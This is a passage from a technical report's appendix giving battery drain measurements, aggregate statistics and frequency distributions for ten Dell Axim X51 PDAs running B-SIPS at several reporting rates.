PDA 6	7138	7148	7349	7169	7207	7211	7138	7118	7139	7251	7187	7187	70.73236	5003.067
PDA 7	7309	7309	7293	7372	7379	7541	7320	7279	7300	7261	7336	7336	80.89918	6544.678
PDA 8	7698	7600	7492	7708	7748	7651	7669	7670	7720	7723	7668	7668	74.92433	5613.656
PDA 9	7499	7450	7712	7531	7538	7601	7469	7458	7508	7503	7527	7527	78.60796	6179.211
PDA 10	7539	7559	7618	7611	7638	7663	7520	7170	7569	7522	7541	7541	139.3146	19408.54
Mean	7264	7267	7312	7347	7335	7436	7205	7215	7301	7371				
StDev	273	232	233	244	266	255	387	241	261	200	TotAve	N STDEV	STDEV	VAR
StDev -1	6991	7035	7079	7104	7069	7180	6818	6974	7039	7170	7305	232.4824	260.2082	67571.15
StDev +1	7536	7499	7545	7591	7602	7691	7592	7455	7562	7571				
StDev -2	6718	6802	6846	6860	6803	6925	6431	6733	6778	6970				
StDev +2	7809	7732	7778	7835	7868	7946	7979	7696	7823	7771				

Table H-3 Axim X51 Battery Drain Frequency Distribution at 1 Second Rate

	x-xbar 1	x-xbar 2	x-xbar 3	x-xbar 4	x-xbar 5	x-xbar 6	x-xbar 7	x-xbar 8	x-xbar 9	x-xbar 10
PDA 1	-29	30	-63	52	29	54	-31	-41	-20	22
PDA 2	-117	-67	103	-18	-27	711	-707	-91	-58	274
PDA 3	-61	-43	126	8	38	-4	-41	-60	-19	52
PDA 4	-4	-31	-330	50	70	142	-10	-21	52	82
PDA 5	-129	-79	27	199	-60	-6	-69	-128	23	222
PDA 6	-49	-39	162	-18	20	24	-49	-69	-48	64
PDA 7	-27	-27	-43	36	43	205	-16	-57	-36	-75
PDA 8	30	-68	-176	40	80	-17	1	2	52	55
PDA 9	-28	-77	185	4	11	74	-58	-69	-19	-24
PDA 10	-2	18	77	70	97	122	-21	-371	28	-19

Frequency	-200	-150	-100	-50	0	50	100	150	200	Chksum
PDA 1	0	0	0	1	7	2	0	0	0	10
PDA 2	1	0	1	3	2	0	1	0	2	10
PDA 3	0	0	0	2	6	1	1	0	0	10
PDA 4	1	0	0	0	5	3	1	0	0	10
PDA 5	0	0	2	3	3	0	0	1	1	10
PDA 6	0	0	0	1	7	1	0	1	0	10
PDA 7	0	0	0	2	7	0	0	0	1	10
PDA 8	0	1	0	1	5	3	0	0	0	10
PDA 9	0	0	0	3	5	1	0	1	0	10
PDA 10	1	0	0	0	5	3	1	0	0	10




Figure H-1 Normalized Drain Time of 10 Trails of 10 Axim X51s at 1 Second Reporting

H.2 – Battery Drain Data at 5 Second Reporting Rate

This is the Axim X51 battery drain testing with the B-SIPS reporting rate set to 5 seconds.

Table H-4 Axim X51 Battery Drain Data Observations at 5 Second Reporting Rate

Test 1

Start Time	End Time	Elapsed Time	Converted Time (Sec)
7:43:51	9:43:08	1:59:17	**7157**
8:44:41	10:43:42	1:59:01	**7141**
9:45:26	11:46:23	2:00:57	**7257**
10:44:49	12:49:19	2:04:30	**7470**
11:45:02	13:47:21	2:02:19	**7339**
12:44:56	14:45:15	2:00:19	**7219**
8:44:38	10:52:22	2:07:44	**7664**
2:45:13	4:49:12	2:03:59	**7439**
3:44:45	5:45:59	2:01:14	**7274**
8:45:07	10:43:07	1:58:00	**7080**

Test 2

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:07:55	12:03:09	1:55:14	**6914**
11:08:45	13:05:41	1:56:56	**7016**
12:09:31	14:09:39	2:00:08	**7208**
1:16:05	3:13:18	1:57:13	**7033**
2:09:06	4:08:00	1:58:54	**7134**
1:08:53	3:06:39	1:57:46	**7066**
11:08:43	13:12:31	2:03:48	**7428**
5:09:17	7:14:31	2:05:14	**7514**
6:08:49	8:09:57	2:01:08	**7268**
15:09:00	17:10:36	2:01:36	**7296**

Test 3

Start Time	End Time	Elapsed Time	Converted Time (Sec)
11:57:16	13:52:00	1:54:44	**6884**
12:58:07	14:54:46	1:56:39	**6999**
12:58:06	15:00:59	2:02:53	**7373**
1:58:54	4:03:13	2:04:19	**7459**
3:58:28	5:57:35	1:59:07	**7147**
4:58:22	6:59:18	2:00:56	**7256**
6:58:39	9:03:26	2:04:47	**7487**
7:58:11	10:04:10	2:05:59	**7559**
2:58:15	4:56:03	1:57:48	**7068**
3:05:27	5:02:53	1:57:26	**7046**

Test 4

Start Time	End Time	Elapsed Time	Converted Time (Sec)
4:13:25	6:12:26	1:59:01	**7141**
5:13:01	7:12:56	1:59:55	**7195**
6:12:32	8:14:43	2:02:11	**7331**
7:13:05	9:17:07	2:04:02	**7442**
8:12:49	10:11:11	1:58:22	**7102**
9:13:32	11:15:52	2:02:20	**7340**
10:13:19	12:17:20	2:04:01	**7441**
11:13:42	13:20:02	2:06:20	**7580**
12:13:48	14:16:36	2:02:48	**7368**
13:13:14	15:14:46	2:01:32	**7292**

Test 5

Start Time	End Time	Elapsed Time	Converted Time (Sec)
8:11:53	10:06:29	1:54:36	**6876**
9:12:43	11:11:32	1:58:49	**7129**
10:13:35	12:17:37	2:04:02	**7442**
11:12:20	13:09:55	1:57:35	**7055**
12:13:05	14:10:52	1:57:47	**7067**
13:12:59	15:13:33	2:00:34	**7234**
9:12:45	11:14:10	2:01:25	**7285**
15:13:16	17:17:34	2:04:18	**7458**
16:12:49	18:13:57	2:01:08	**7268**
11:20:03	13:17:08	1:57:05	**7025**

Test 6

Start Time	End Time	Elapsed Time	Converted Time (Sec)
7:24:05	9:21:31	1:57:26	**7046**
8:23:06	10:19:11	1:56:05	**6965**
9:23:18	11:21:55	1:58:37	**7117**
10:23:45	12:28:32	2:04:47	**7487**
11:23:39	13:22:43	1:59:04	**7144**
12:24:17	14:23:46	1:59:29	**7169**
13:24:06	15:22:43	1:58:37	**7117**
14:24:25	16:30:26	2:06:01	**7561**
15:24:32	17:26:11	2:01:39	**7299**
16:24:03	18:24:22	2:00:19	**7219**

Test 7				Test 8			
Start Time	End Time	Elapsed Time	Converted Time (Sec)	Start Time	End Time	Elapsed Time	Converted Time (Sec)
9:01:43	10:58:21	1:56:38	**6998**	8:59:49	10:56:07	1:56:18	**6978**
10:00:42	11:55:30	1:54:48	**6888**	9:58:45	12:01:46	2:03:01	**7381**
11:00:53	12:58:33	1:57:40	**7060**	10:58:58	13:03:08	2:04:10	**7450**
12:01:23	14:05:47	2:04:24	**7464**	11:59:28	14:04:55	2:05:27	**7527**
13:01:14	14:58:51	1:57:37	**7057**	12:59:17	15:00:54	2:01:37	**7297**
14:01:52	15:59:38	1:57:46	**7066**	13:59:57	16:04:59	2:05:02	**7502**
15:01:41	17:02:47	2:01:06	**7266**	14:59:46	17:00:56	2:01:10	**7270**
16:02:00	18:09:59	2:07:59	**7679**	16:00:08	18:05:42	2:05:34	**7534**
17:02:09	19:04:58	2:02:49	**7369**	17:00:15	19:02:17	2:02:02	**7322**
18:02:09	20:02:27	2:00:18	**7218**	17:59:43	20:03:11	2:03:28	**7408**

Test 9				Test 10			
Start Time	End Time	Elapsed Time	Converted Time (Sec)	Start Time	End Time	Elapsed Time	Converted Time (Sec)
1:15:47	3:11:27	1:55:40	**6940**	8:06:57	10:03:03	1:56:06	**6966**
2:15:24	4:20:17	2:04:53	**7493**	9:06:34	11:00:52	1:54:18	**6858**
3:14:54	5:17:36	2:02:42	**7362**	10:06:05	12:02:51	1:56:46	**7006**
4:15:27	6:20:56	2:05:29	**7529**	11:06:37	13:10:48	2:04:11	**7451**
5:15:13	7:18:27	2:03:14	**7394**	12:06:22	14:03:07	1:56:45	**7005**
6:15:54	8:19:51	2:03:57	**7437**	13:07:04	15:04:42	1:57:38	**7058**
7:15:42	9:17:31	2:01:49	**7309**	14:06:53	16:07:41	2:00:48	**7248**
8:15:27	10:21:45	2:06:18	**7578**	15:07:14	17:15:10	2:07:56	**7676**
9:16:11	11:17:31	2:01:20	**7280**	16:07:21	18:09:10	2:01:49	**7309**
10:15:38	12:17:38	2:02:00	**7320**	17:06:48	19:08:39	2:01:51	**7311**

Table H-5 Axim X51 Battery Drain Data Aggregation at 5 Second Reporting Rate

	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8	Test 9	Test 10	Mean	X-X(bar)	StDev	Var
PDA 1	7157	6914	6884	7141	6876	7046	6998	6978	6940	6966	6990	6990	98.38586	9679.778
PDA 2	7141	7016	6999	7195	7129	6965	6888	7381	7493	6858	7107	7107	206.4312	42613.83
PDA 3	7257	7208	7373	7331	7442	7117	7060	7450	7362	7006	7261	7261	158.1534	25012.49
PDA 4	7470	7033	7459	7442	7055	7487	7464	7527	7529	7451	7392	7392	185.6538	34467.34
PDA 5	7339	7134	7147	7102	7067	7144	7057	7297	7394	7005	7169	7169	130.2026	16952.71
PDA 6	7219	7066	7256	7340	7234	7169	7066	7502	7437	7058	7235	7235	155.1423	24069.12
PDA 7	7664	7428	7487	7441	7285	7117	7266	7270	7309	7248	7352	7352	154.8341	23973.61
PDA 8	7439	7514	7559	7580	7458	7561	7679	7534	7578	7676	7558	7558	78.97369	6236.844
PDA 9	7274	7268	7068	7368	7268	7299	7369	7322	7280	7309	7283	7283	84.21962	7092.944
PDA 10	7080	7296	7046	7292	7025	7219	7218	7408	7320	7311	7222	7222	130.1574	16940.94
Mean	7304	7188	7228	7323	7184	7212	7207	7367	7364	7189				
StDev	178	191	233	148	187	188	242	166	179	254	**TotAve**	N STDEV	**STDEV**	**VAR**
StDev -1	7126	6997	6995	7176	6997	7024	6964	7201	7185	6934	7257	156.9598	203.0234	42363.03
StDev +1	7482	7379	7461	7471	7371	7400	7449	7533	7543	7443				
StDev -2	6948	6805	6762	7028	6810	6836	6722	7035	7007	6680				
StDev +2	7660	7570	7693	7618	7558	7588	7691	7699	7722	7698				

Table H-6 Axim X51 Battery Drain Frequency Distribution at 5 Second Rate

	x-xbar 1	x-xbar 2	x-xbar 3	x-xbar 4	x-xbar 5	x-xbar 6	x-xbar 7	x-xbar 8	x-xbar 9	x-xbar 10
PDA 1	167	-76	-106	151	-114	56	8	-12	-50	-24
PDA 2	35	-91	-107	89	22	-142	-218	274	387	-248
PDA 3	-4	-53	112	70	181	-144	-201	189	101	-255
PDA 4	78	-359	67	50	-337	95	72	135	137	59
PDA 5	170	-35	-22	-67	-102	-25	-112	128	225	-164
PDA 6	-16	-169	21	105	-1	-66	-169	267	202	-177
PDA 7	312	76	136	90	-67	-235	-86	-81	-42	-103
PDA 8	-119	-44	1	22	-100	3	121	-24	20	118
PDA 9	-9	-15	-215	85	-15	16	87	40	-3	27
PDA 10	-141	74	-175	71	-197	-2	-4	187	98	90

Frequency	-200	-150	-100	-50	0	50	100	150	200	Chksum
PDA 1	0	0	2	2	3	1	0	2	0	10
PDA 2	2	0	2	1	2	1	0	0	2	10
PDA 3	2	0	1	1	1	1	2	2	0	10
PDA 4	2	0	0	0	0	6	2	0	0	10
PDA 5	0	1	2	1	3	0	1	1	1	10
PDA 6	0	3	0	1	3	0	1	0	2	10
PDA 7	1	0	1	3	1	2	1	0	1	10
PDA 8	0	0	1	1	6	0	2	0	0	10
PDA 9	1	0	0	0	7	2	0	0	0	10
PDA 10	0	2	1	0	2	4	0	1	0	10




Figure H-2 Normalized Drain Time of 10 Trails of 10 Axim X51s at 5 Second Reporting

H.3 – Battery Drain Data at 10 Second Reporting Rate

This is the Axim X51 battery drain testing with the B-SIPS reporting rate set to 10 seconds.

Table H-7 Axim X51 Battery Drain Data Observations at 10 Second Reporting Rate

Test 1

Start Time	End Time	Elapsed Time	Converted Time (Sec)
7:09:41	9:06:03	1:56:22	**6982**
8:09:14	10:03:43	1:54:29	**6869**
9:08:46	11:05:54	1:57:08	**7028**
10:09:57	12:13:43	2:03:46	**7426**
11:09:01	13:06:09	1:57:08	**7028**
12:09:44	14:29:25	2:19:41	**8381**
13:09:32	15:32:48	2:23:16	**8596**
14:09:57	16:18:32	2:08:35	**7715**
15:10:02	17:14:59	2:04:57	**7497**
16:09:27	18:15:47	2:06:20	**7580**

Test 2

Start Time	End Time	Elapsed Time	Converted Time (Sec)
12:19:05	14:15:15	1:56:10	**6970**
13:18:20	15:13:04	1:54:44	**6884**
14:18:05	16:15:34	1:57:29	**7049**
15:18:40	17:24:42	2:06:02	**7562**
16:18:20	18:15:14	1:56:54	**7014**
17:19:03	19:38:37	2:19:34	**8374**
18:18:51	20:42:39	2:23:48	**8628**
19:19:15	21:27:42	2:08:27	**7707**
20:19:22	22:24:20	2:04:58	**7498**
21:18:45	23:25:07	2:06:22	**7582**

Test 3

Start Time	End Time	Elapsed Time	Converted Time (Sec)
5:26:55	7:27:20	2:00:25	**7225**
6:26:29	8:27:32	2:01:03	**7263**
7:26:00	9:30:22	2:04:22	**7462**
8:26:36	10:32:13	2:05:37	**7537**
9:26:14	11:26:04	1:59:50	**7190**
10:26:59	12:46:34	2:19:35	**8375**
11:26:47	13:51:08	2:24:21	**8661**
12:27:11	14:35:47	2:08:36	**7716**
13:27:16	15:33:42	2:06:26	**7586**
14:26:40	16:34:50	2:08:10	**7690**

Test 4

Start Time	End Time	Elapsed Time	Converted Time (Sec)
9:58:58	11:54:32	1:55:34	**6934**
10:58:21	12:52:39	1:54:18	**6858**
11:57:53	13:55:13	1:57:20	**7040**
12:58:30	15:02:43	2:04:13	**7453**
13:58:07	15:55:04	1:56:57	**7017**
14:58:53	17:18:42	2:19:49	**8389**
15:58:40	18:21:54	2:23:14	**8594**
16:59:05	19:07:09	2:08:04	**7684**
17:59:11	20:03:50	2:04:39	**7479**
18:58:33	21:04:38	2:06:05	**7565**

Test 5

Start Time	End Time	Elapsed Time	Converted Time (Sec)
4:50:06	6:45:44	1:55:38	**6938**
5:49:36	7:43:50	1:54:14	**6854**
6:49:09	8:46:26	1:57:17	**7037**
7:49:46	9:54:25	2:04:39	**7479**
8:49:23	10:46:01	1:56:38	**6998**
9:50:08	12:09:41	2:19:33	**8373**
10:49:56	13:13:04	2:23:08	**8588**
11:50:21	13:58:49	2:08:28	**7708**
12:56:26	14:59:24	2:02:58	**7378**
13:49:49	15:56:57	2:07:08	**7628**

Test 6

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:34:25	12:37:38	2:03:13	**7393**
11:33:55	13:33:57	2:00:02	**7202**
12:34:27	14:36:47	2:02:20	**7340**
13:34:06	15:41:49	2:07:43	**7663**
14:33:42	16:35:10	2:01:28	**7288**
15:34:27	17:57:26	2:22:59	**8579**
16:34:15	19:06:52	2:32:37	**9157**
17:34:40	19:50:43	2:16:03	**8163**
18:34:46	20:43:26	2:08:40	**7720**
19:34:09	21:43:29	2:09:20	**7760**

Test 7

Start Time	End Time	Elapsed Time	Converted Time (Sec)
12:40:47	14:37:01	1:56:14	**6974**
13:40:12	15:34:50	1:54:38	**6878**
14:39:47	16:37:13	1:57:26	**7046**
15:40:27	17:44:55	2:04:28	**7468**
16:39:58	18:36:46	1:56:48	**7008**
17:40:48	19:59:59	2:19:11	**8351**
18:40:33	21:03:40	2:23:07	**8587**
19:41:01	21:49:28	2:08:27	**7707**
20:41:06	22:47:22	2:06:16	**7576**
21:40:24	23:47:43	2:07:19	**7639**

Test 8

Start Time	End Time	Elapsed Time	Converted Time (Sec)
6:33:38	8:29:57	1:56:19	**6979**
7:33:03	9:27:58	1:54:55	**6895**
8:32:37	10:30:01	1:57:24	**7044**
9:33:19	11:38:07	2:04:48	**7488**
10:32:49	12:29:08	1:56:19	**6979**
11:33:37	13:53:15	2:19:38	**8378**
12:33:23	14:56:48	2:23:25	**8605**
13:33:52	15:42:24	2:08:32	**7712**
14:33:55	16:39:59	2:06:04	**7564**
15:33:16	17:40:32	2:07:16	**7636**

Test 9

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:03:14	11:58:33	1:55:19	**6919**
11:02:38	12:56:33	1:53:55	**6835**
12:02:13	13:59:21	1:57:08	**7028**
13:02:54	15:06:46	2:03:52	**7432**
14:02:23	15:58:26	1:56:03	**6963**
15:03:12	17:21:56	2:18:44	**8324**
16:02:58	18:25:39	2:22:41	**8561**
17:03:27	19:11:33	2:08:06	**7686**
18:03:37	20:08:05	2:04:28	**7468**
19:02:50	21:08:48	2:05:58	**7558**

Test 10

Start Time	End Time	Elapsed Time	Converted Time (Sec)
2:08:54	4:04:56	1:56:02	**6962**
2:08:27	4:06:51	1:58:24	**7104**
4:08:08	6:07:29	1:59:21	**7161**
5:08:54	7:15:20	2:06:26	**7586**
6:08:17	8:11:04	2:02:47	**7367**
7:09:09	9:27:58	2:18:49	**8329**
8:08:54	10:31:37	2:22:43	**8563**
9:09:26	11:16:49	2:07:23	**7643**
10:09:28	12:13:09	2:03:41	**7421**
11:08:45	13:16:44	2:07:59	**7679**

Table H-8 Axim X51 Battery Drain Data Aggregation at 10 Second Reporting Rate

	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8	Test 9	Test 10	Mean	X-X(bar)	StDev	Var
PDA 1	6982	6970	7225	6934	6938	7393	6974	6979	6919	6962	7028	7028	154.9202	24000.27
PDA 2	6869	6884	7263	6858	6854	7202	6878	6895	6835	7104	6964	6964	160.9705	25911.51
PDA 3	7028	7049	7462	7040	7037	7340	7046	7044	7028	7161	7124	7124	153.9959	23714.72
PDA 4	7426	7562	7537	7453	7479	7663	7468	7488	7432	7586	7509	7509	76.16678	5801.378
PDA 5	7028	7014	7190	7017	6998	7288	7008	6979	6963	7367	7085	7085	143.0965	20476.62
PDA 6	8381	8374	8375	8389	8373	8579	8351	8378	8324	8329	8385	8385	71.56512	5121.567
PDA 7	8596	8628	8661	8594	8588	9157	8587	8605	8561	8563	8654	8654	179.1567	32097.11
PDA 8	7715	7707	7716	7684	7708	8163	7707	7712	7686	7643	7744	7744	148.8507	22156.54
PDA 9	7497	7498	7586	7479	7378	7720	7576	7564	7468	7421	7519	7519	97.05331	9419.344
PDA 10	7580	7582	7690	7565	7628	7760	7639	7636	7558	7679	7632	7632	64.29628	4134.011
Mean	7510	7527	7671	7501	7498	7827	7523	7528	7477	7582				
StDev	591	595	488	597	598	632	585	593	590	516	**TotAve**	N STDEV	**STDEV**	**VAR**
StDev -1	6919	6932	7182	6905	6900	7194	6938	6935	6887	7066	7564	574.984	562.3732	316078.5
StDev +1	8101	8121	8159	8098	8096	8459	8108	8121	8068	8097				
StDev -2	6328	6338	6694	6308	6302	6562	6353	6341	6297	6550				
StDev +2	8693	8716	8647	8695	8694	9091	8694	8715	8658	8613				

Table H-9 Axim X51 Battery Drain Frequency Distribution at 10 Second Rate

	x-xbar 1	x-xbar 2	x-xbar 3	x-xbar 4	x-xbar 5	x-xbar 6	x-xbar 7	x-xbar 8	x-xbar 9	x-xbar 10
PDA 1	-46	-58	197	-94	-90	365	-54	-49	-109	-66
PDA 2	-95	-80	299	-106	-110	238	-86	-69	-129	140
PDA 3	-96	-75	338	-83	-87	217	-77	-80	-96	38
PDA 4	-83	53	28	-56	-30	154	-41	-21	-77	77
PDA 5	-57	-71	105	-68	-87	203	-77	-106	-122	282
PDA 6	-4	-11	-10	4	-12	194	-34	-7	-61	-56
PDA 7	-58	-26	7	-60	-66	503	-67	-49	-93	-91
PDA 8	-29	-37	-28	-60	-36	419	-37	-32	-58	-101
PDA 9	-22	-21	67	-40	-141	201	57	45	-51	-98
PDA 10	-52	-50	58	-67	-4	128	7	4	-74	47

Frequency	-200	-150	-100	-50	0	50	100	150	200	Chksum
PDA 1	0	0	1	5	2	0	0	1	1	10
PDA 2	0	0	3	4	0	0	1	0	2	10
PDA 3	0	0	0	7	1	0	0	0	2	10
PDA 4	0	0	0	3	4	2	0	1	0	10
PDA 5	0	0	2	5	0	0	1	0	2	10
PDA 6	0	0	0	2	7	0	0	1	0	10
PDA 7	0	0	0	6	3	0	0	0	1	10
PDA 8	0	0	1	2	6	0	0	0	1	10
PDA 9	0	0	1	2	4	2	0	0	1	10
PDA 10	0	0	0	3	5	1	1	0	0	10




Figure H-3 Normalized Drain Time of 10 Trails of 10 Axim X51s at 10 Second Reporting

H.4 – Battery Drain Data at 20 Second Reporting Rate

This is the Axim X51 battery drain testing with the B-SIPS reporting rate set to 20 seconds.

Table H-10 Axim X51 Battery Drain Data Observations at 20 Second Reporting Rate

Test 1

Start Time	End Time	Elapsed Time	Converted Time (Sec)
9:54:26	11:53:35	1:59:09	**7149**
10:54:20	12:47:45	1:53:25	**6805**
11:54:07	13:50:27	1:56:20	**6980**
12:54:53	14:56:30	2:01:37	**7297**
13:54:15	15:51:24	1:57:09	**7029**
14:55:07	16:54:53	1:59:46	**7186**
15:54:52	17:55:31	2:00:39	**7239**
16:55:24	19:03:00	2:07:36	**7656**
17:55:27	19:59:19	2:03:52	**7432**
18:59:43	21:01:42	2:01:59	**7319**

Test 2

Start Time	End Time	Elapsed Time	Converted Time (Sec)
4:06:18	6:04:56	1:58:38	**7118**
5:06:12	7:01:06	1:54:54	**6894**
6:05:59	8:03:53	1:57:54	**7074**
7:06:45	9:12:27	2:05:42	**7542**
8:06:06	10:03:29	1:57:23	**7043**
9:06:58	11:05:32	1:58:34	**7114**
10:06:43	12:06:29	1:59:46	**7186**
11:07:16	13:15:10	2:07:54	**7674**
12:07:18	14:11:30	2:04:12	**7452**
13:06:34	15:12:02	2:05:28	**7528**

Test 3

Start Time	End Time	Elapsed Time	Converted Time (Sec)
12:05:40	14:00:58	1:55:18	**6918**
13:05:29	14:59:25	1:53:56	**6836**
14:05:17	16:01:49	1:56:32	**6992**
15:06:07	17:10:04	2:03:57	**7437**
16:05:23	18:02:01	1:56:38	**6998**
17:06:17	19:04:26	1:58:09	**7089**
18:06:01	20:04:57	1:58:56	**7136**
18:06:36	20:14:06	2:07:30	**7650**
20:06:38	22:09:17	2:02:39	**7359**
21:05:50	23:09:58	2:04:08	**7448**

Test 4

Start Time	End Time	Elapsed Time	Converted Time (Sec)
4:52:12	6:50:42	1:58:30	**7110**
5:52:00	7:46:33	1:54:33	**6873**
6:51:49	8:48:33	1:56:44	**7004**
7:52:12	9:54:19	2:02:07	**7327**
8:51:54	10:51:49	1:59:55	**7195**
9:52:49	11:53:32	2:00:43	**7243**
10:53:08	12:54:19	2:01:11	**7271**
10:52:33	12:58:18	2:05:45	**7545**
12:53:09	14:59:08	2:05:59	**7559**
13:52:22	15:58:27	2:06:05	**7565**

Test 5

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:21:23	12:16:50	1:55:27	**6927**
11:21:10	13:14:53	1:53:43	**6823**
12:21:00	14:17:34	1:56:34	**6994**
13:21:51	15:26:13	2:04:22	**7462**
14:21:06	16:17:25	1:56:19	**6979**
15:22:00	17:20:29	1:58:29	**7109**
16:22:19	18:25:07	2:02:48	**7368**
16:21:43	18:20:26	1:58:43	**7123**
18:22:20	20:25:16	2:02:56	**7376**
19:21:33	21:26:03	2:04:30	**7470**

Test 6

Start Time	End Time	Elapsed Time	Converted Time (Sec)
5:11:08	7:06:30	1:55:22	**6922**
6:10:54	8:05:16	1:54:22	**6862**
7:10:44	9:07:56	1:57:12	**7032**
8:11:34	10:16:03	2:04:29	**7469**
9:10:48	11:07:25	1:56:37	**6997**
10:11:34	12:10:30	1:58:56	**7136**
11:11:32	13:10:19	1:58:47	**7127**
11:12:03	13:18:32	2:06:29	**7589**
13:12:03	15:15:14	2:03:11	**7391**
14:11:17	16:16:13	2:04:56	**7496**

Test 7				Test 8			
Start Time	End Time	Elapsed Time	Converted Time (Sec)	Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:15:01	12:10:20	1:55:19	**6919**	5:48:23	7:47:47	1:59:24	**7164**
11:14:46	13:08:41	1:53:55	**6835**	6:48:00	8:42:26	1:54:26	**6866**
12:14:36	14:11:01	1:56:25	**6985**	7:47:57	9:46:21	1:58:24	**7104**
13:15:28	15:20:03	2:04:35	**7475**	8:48:50	10:52:27	2:03:37	**7417**
14:14:40	16:10:56	1:56:16	**6976**	9:48:01	11:48:31	2:00:30	**7230**
15:15:36	17:14:22	1:58:46	**7126**	10:48:57	12:50:17	2:01:20	**7280**
16:15:20	18:13:49	1:58:29	**7109**	11:48:41	13:54:30	2:05:49	**7549**
17:15:55	19:22:37	2:06:42	**7602**	11:48:40	13:54:30	2:05:50	**7550**
18:15:57	20:18:47	2:02:50	**7370**	13:49:18	15:54:10	2:04:52	**7492**
19:15:09	21:19:47	2:04:38	**7478**	14:48:30	16:51:47	2:03:17	**7397**

Test 9				Test 10			
Start Time	End Time	Elapsed Time	Converted Time (Sec)	Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:17:08	12:11:54	1:54:46	**6886**	3:54:54	5:51:21	1:56:27	**6987**
11:16:57	13:10:13	1:53:16	**6796**	4:54:37	6:48:34	1:53:57	**6837**
12:16:41	14:12:54	1:56:13	**6973**	5:54:27	7:50:51	1:56:24	**6984**
13:17:35	15:21:54	2:04:19	**7459**	6:55:22	9:00:34	2:05:12	**7512**
14:16:45	16:12:44	1:55:59	**6959**	7:54:31	9:51:18	1:56:47	**7007**
